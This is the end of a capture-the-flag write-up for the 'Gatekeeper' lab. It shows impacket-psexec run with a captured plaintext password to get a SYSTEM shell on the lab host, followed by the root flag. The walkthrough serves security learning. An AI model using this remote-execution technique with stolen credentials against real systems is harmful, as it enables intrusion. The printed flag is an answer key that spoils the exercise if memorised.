
and I used this syntax and luckily I was able to get a shell with a NT AUTHORITY\SYSTEM meaning we are admin



```
┌──(zxczxc㉿kali)-[~/Desktop/thm/gatekeeper/firefox/conv]
└─$ impacket-psexec mayor:8CL7O1N78MdrCIsV@10.10.18.117
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.18.117.....
[*] Found writable share ADMIN$
[*] Uploading file pqxfwniv.exe
[*] Opening SVCManager on 10.10.18.117.....
[*] Creating service hROG on 10.10.18.117.....
[*] Starting service hROG.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> 
```

f

Finally we ccan get the root flag



```
C:\Users\mayor> cd Desktop

C:\Users\mayor\Desktop> dir
 Volume in drive C has no label.
 Volume Serial Number is 3ABE-D44B

 Directory of C:\Users\mayor\Desktop

05/14/2020  08:58 PM    <DIR>          .
05/14/2020  08:58 PM    <DIR>          ..
05/14/2020  08:21 PM                27 root.txt.txt
               1 File(s)             27 bytes
               2 Dir(s)  16,252,751,872 bytes free

C:\Users\mayor\Desktop> type root.txt.txt

{Th3_M4y0r_C0ngr4tul4t3s_U}
C:\Users\mayor\Desktop>
C:\Users\mayor\Desktop> 
```

{Th3_M4y0r_C0ngr4tul4t3s_U}